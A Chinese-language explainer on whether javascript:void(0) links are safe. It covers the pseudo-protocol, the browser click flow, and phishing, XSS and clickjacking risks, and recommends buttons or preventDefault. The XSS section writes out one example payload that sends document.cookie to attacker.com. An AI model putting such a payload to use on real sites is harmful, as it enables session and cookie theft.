点击 javascript:void(0) 链接安全吗
深入解答点击 javascript:void(0) 链接是否安全。从浏览器执行机制、void 操作符原理,到潜在风险场景与现代前端最佳实践,全面解析其背后的安全真相。
javascript:void(0) 链接是完全安全且无害的。它只是浏览器执行了一段返回“空(undefined)”的脚本,用来阻止页面发生跳转或刷新。但是,该链接最终是否安全,完全取决于它所绑定的具体 JavaScript 点击事件(onclick),以及当前网站本身是否可信。
在日常浏览网页时,不少细心的用户在将鼠标悬停在某个按钮或超链接上时,会发现浏览器左下角的状态栏显示为 javascript:void(0) 或 javascript:;。许多人因此产生担忧:这会不会是木马病毒?点击它会不会泄露个人信息?本文将从浏览器运行原理、常见应用场景、潜在安全风险以及防范建议四个方面,彻底解答这一疑问。
一、原理解析:javascript:void(0) 到底是什么?
要了解它是否安全,首先需要拆解这串代码的两个核心部分:javascript: 伪协议与 void(0) 表达式。

在 HTML 超链接 <a> 标签中,href 属性原本用来指定跳转目标网址(如 https://example.com)。但早期网页为了让链接拥有更丰富的交互功能,支持了一种名为“伪协议”的机制——只要将 href 设定为以 javascript: 开头,浏览器就不会发起网络请求,而是将冒号后面的内容当作一段 JavaScript 脚本即时执行。
紧随其后的 void 是 JavaScript 的内置运算符。它的作用是对传入的表达式进行求值,但始终丢弃返回值并固定返回 undefined。在 void(0) 中,参数为数字 0,运算后得到 undefined。当浏览器检测到伪协议脚本的返回值为 undefined 时,就会判定“无需更新当前文档内容”,从而保持当前页面停留在原处,既不刷新,也不向上滚动。
二、浏览器点击处理与安全判定流程

为了让读者直观理解点击发生时计算机底层的工作过程,我们通过流程图展示浏览器从捕捉点击到执行完毕的完整链路:
当用户在页面上点击一个带有 javascript:void(0) 的超链接时,浏览器会依次经历以下五个阶段:
- 事件派发:捕获用户的鼠标点击事件,准备分发给目标 DOM 节点。
- 执行绑定的事件监听器:如果开发者在 HTML 中编写了
onclick="..."或者在脚本中绑定了addEventListener('click', ...),浏览器会优先调用这部分自定义函数。 - 解析 href 中的伪协议:如果前面的事件处理函数没有显式调用
event.preventDefault(),浏览器接着解析href内容,发现是javascript:协议。 - 求值 void(0):JavaScript 引擎执行
0并返回undefined。 - 终止导航动作:由于返回值是
undefined,浏览器静默关闭导航管道,页面维持现状。
三、哪些场景下点击此类链接可能存在风险?

虽然语法本身无害,但在不安全的网络环境下,恶意攻击者往往会利用普通用户对 javascript:void(0) 的不熟悉来进行欺骗或发起攻击。常见风险主要集中在以下三个场景:
1. 伪装性点击与恶意后门跳转
普通链接在鼠标悬停时会展示清晰的目标域名(如 www.bank.com),用户可以由此判断真伪。而带有 javascript:void(0) 的链接在状态栏上完全隐藏了真实目的地。一些钓鱼网站或流氓下载站会刻意将“虚假下载按钮”的 href 设为 javascript:void(0),但在 onclick 脚本中暗中调用 window.open() 弹出诱导广告、欺诈页面甚至下载流氓安装包。
2. 跨站脚本攻击(XSS)隐蔽利用
如果目标网站存在存储型或反射型 XSS 漏洞,攻击者可以将恶意代码注入页面。如果网站开发者没有对用户输入进行严格过滤,直接将不可信的 URL 拼接入页面,攻击者便可能将普通的 void(0) 替换或串联为包含恶意窃取逻辑的脚本(例如 javascript:fetch('https://attacker.com/steal?c='+document.cookie);void(0))。
3. 点击劫持与视觉误导
在界面混淆场景中,攻击者利用透明图层覆盖在看似无害的 void(0) 按钮上方。当用户以为点击的是网站的“展开更多”或“关闭提示”时,实际触发了底层或上层的受控操作,导致未授权的授权请求或点赞关注。
四、普通用户与开发者的应对建议
1. 普通用户的安全判断法则
- 认准网站域名而非链接本身:在大型官方网站、知名论坛或企业后台中,点击带有
void(0)的链接通常是安全的,它们大多用于菜单折叠、点赞、分页等内部交互。 - 非信任网站谨慎点击:若在一个充斥着诱导弹窗、无正规备案的盗版下载站看到此类链接,请勿随意点击,谨防被引流至恶意页面。
- 绝不轻信弹出的下载与执行请求:即便点击后不慎被触发下载,只要不主动运行下载下来的
.exe、.bat、.scr等可执行文件,电脑便不会受到实质破坏。
2. 前端开发者的现代重构方案
虽然 javascript:void(0) 在过去十几年中极为盛行,但在现代前端开发中,该写法已被广泛列为不推荐的过时实践(Anti-pattern)。主要原因如下:
- 语义错误:超链接
<a>的核心语义是文档之间的导航;如果是为了触发界面动作,应该使用<button>标签。 - 无障碍(a11y)缺陷:屏幕阅读器会将
<a>识别为链接,盲人用户按下回车却发现没有发生页面跳转,会造成严重的认知困惑。 - CSP 限制:在开启严格内容安全策略(Content Security Policy)的环境下,
unsafe-inline会直接禁用此类伪协议,导致功能报错失效。
推荐的现代标准替代代码如下:
<!-- 推荐方案 1:使用标准原生按钮(最佳实践) -->
<button type="button" class="btn-action" onclick="handleAction()">
  执行操作
</button>

<!-- 推荐方案 2:若必须保持 a 标签外观,使用 preventDefault 显式阻止跳转 -->
<a href="#" role="button" class="link-action" id="myLink">
  操作选项
</a>

<script>
  document.getElementById('myLink').addEventListener('click', function(event) {
    event.preventDefault(); // 显式阻止默认跳转
    handleAction();         // 执行目标交互
  });
</script>
五、总结
回到最初的问题:点击 javascript:void(0) 链接安全吗?
答案是:链接代码本身不含任何病毒或木马,点击本身不会破坏设备。决定最终安全的是你当前所访问的网站本身。如果你是在正规、可信赖的网站上操作,这只是一个用于实现局部交互的普通技术方案,可以放心点击;而如果你身处来源不明、充斥诱导信息的网站,应当保持警惕,注意防范附带的钓鱼跳转与虚假下载。
UmiJS 项目构建速度优化与打包体积精简技巧
2026-11-04 22:37:09
原生JS操作DOM与Vue/React虚拟DOM的本质区别
2026-11-04 17:52:27
怎么使用console.group和table优化JS日志可读性
2026-11-03 23:14:34
基于AST抽象语法树的JS代码反混淆实战教程
2026-11-03 21:22:24
JS手机号输入校验的性能优化与用户体验提升
2026-11-03 19:19:19